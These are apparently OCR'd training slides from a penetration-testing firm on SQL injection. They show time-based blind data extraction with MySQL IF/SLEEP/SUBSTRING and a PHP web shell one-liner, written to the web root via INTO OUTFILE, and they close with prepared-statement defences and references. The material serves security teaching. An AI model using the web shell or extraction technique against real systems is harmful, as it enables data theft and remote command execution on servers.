
pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

Sauce:Pixabay.

IF Skills

- IF(expression, true, false)
- We saw this earlier but meh..
- Allows you to do one thing when something is true, and another if it is false.

@pentestltd @cornerpirate




```
mysql> SELECT 1 UNION SELECT null;
+------+
| 1    |
+------+
|    1 |
| NULL |
+------+
2 rows in set (0.00 sec)

mysql> SELECT 1 UNION SELECT IF(1<2, 1,2);
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.01 sec)

mysql> SELECT 1 UNION SELECT IF(3<2, 1,2);
+---+
| 1 |
+---+
| 1 |
| 2 |
+---+
2 rows in set (0.00 sec)
```

DELAY Skills

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company


- sleep(*seconds*)
- Different functions depending on the backend, this works for recent MySQL versions.



```
mysql> SELECT 1 UNION SELECT IF(1<2, sleep(10),2);
+---+
| 1 |
+---+
| 1 |
| 0 |
+---+
2 rows in set (10.01 sec)

mysql> SELECT 1 UNION SELECT IF(3<2, sleep(10),2);
+---+
| 1 |
+---+
| 1 |
| 2 |
+---+
2 rows in set (0.00 sec)
```

all SQLi Cheatsheets Ever

pentest INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company



```
mysql> SELECT BENCHMARK(100000000,2020*2020);
+--------------------------------+
| BENCHMARK(100000000,2020*2020) |
+--------------------------------+
|                              0 |
+--------------------------------+
1 row in set (1.11 sec)

mysql> SELECT BENCHMARK(1,2020*2020);
+------------------------+
| BENCHMARK(1,2020*2020) |
+------------------------+
|                      0 |
+------------------------+
1 row in set (0.00 sec)
```


#1 – Blind Data Extraction

- DEMO GODS *really* BE DAMNED!

In case that didn't work..

pentest INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- ☺



Intruder at

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload1 ▲	Payload2	Status	Respon..	Error
109	1	s	200	5002	☐
26	2	e	200	5002	☐
15	3	c	200	5001	☐
124	4	u	200	5004	☐
107	5	r	200	5003	☐
30	6	e	200	5003	☐

To Recap

- Find length of string you want to extract:
  - LENGTH(string)
- Loop through each character in that string.
  - SUBSTRING(string, start, count)
- Trigger delay when the character matches.
  - IF(SUBSTRING(string, 1, 1)='a', SLEEP(5), 'false')
- Extract the list of responses with long delays (true responses) and then reconstruct the data.

Anyone for web shells?

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- A web shell means you control server-side code which passes commands through to the Operating System.
- If your target is running Apache you use PHP.
- If your target is running .Net/IIS you use ASP/ASPX.
- If your target runs X you find and use Y!

WHAT

- Google "PHP webshell one liner:

```
<?php if(isset($_REQUEST["cmd"])){ echo
"<pre>"; $cmd = ($_REQUEST["cmd"]);
system($cmd); echo "</pre>"; die; }?>
```

- We will see this again in the demo.

HOW

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- MySQL supports writing files using “INTO OUTFILE”.

```
SELECT  `<our php>'
         INTO OUTFILE  `<web root>';
```

#2 – Webshell

- DEMO GODS *really*really* BE DAMNED!

To recap

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- Disable “secure_file_priv” or it is set to web root folder.
- Know the full path to the web root folder.
- MySql must run with privileges to write to web root folder.
- Use “INTO OUTFILE” to write a PHP file.
- Access that PHP file remotely via its URL.

Preventing SQL Injection

- Do NOT build SQL queries using String Concatenation!
- Primary Defence
  - Use of Prepared Statements (with Parameterised Queries). Example on next slide.
- Secondary Defences (Reducing Risk)
  - Apply least privilege principal enabling only permissions necessary for database user.
  - Monitoring, alerting and reacting.

Prepared Statement Example

```
$stmt = $mysqli->prepare("SELECT * FROM
people WHERE id = ?");
$stmt->bind_param("i", $_POST['id']);
$stmt->execute();
// get result and do something
$stmt->close();
```

Where do we go from here?

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- Follow me on Twitter @cornerpirate for more.
- Demo targets and recording from Feb DC44141 already here:
  - https://github.com/cornerpirate/teachingMoments
- I will record a version of this and add the materials there.

References

pentest
INFORMATION SECURITY ASSURANCE
A Shearwater Group plc Company

- Learn SQL syntax
  - https://sqlzoo.net/
- Syntax Differences Between different Database Systems
  - https://portswigger.net/web-security/sql-injection/cheat-sheet
- Training and vulnerable target
  - https://portswigger.net/web-security/sql-injection
- Preventing SQL Injection
  - https://owasp.org/www-project-cheat-sheets/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html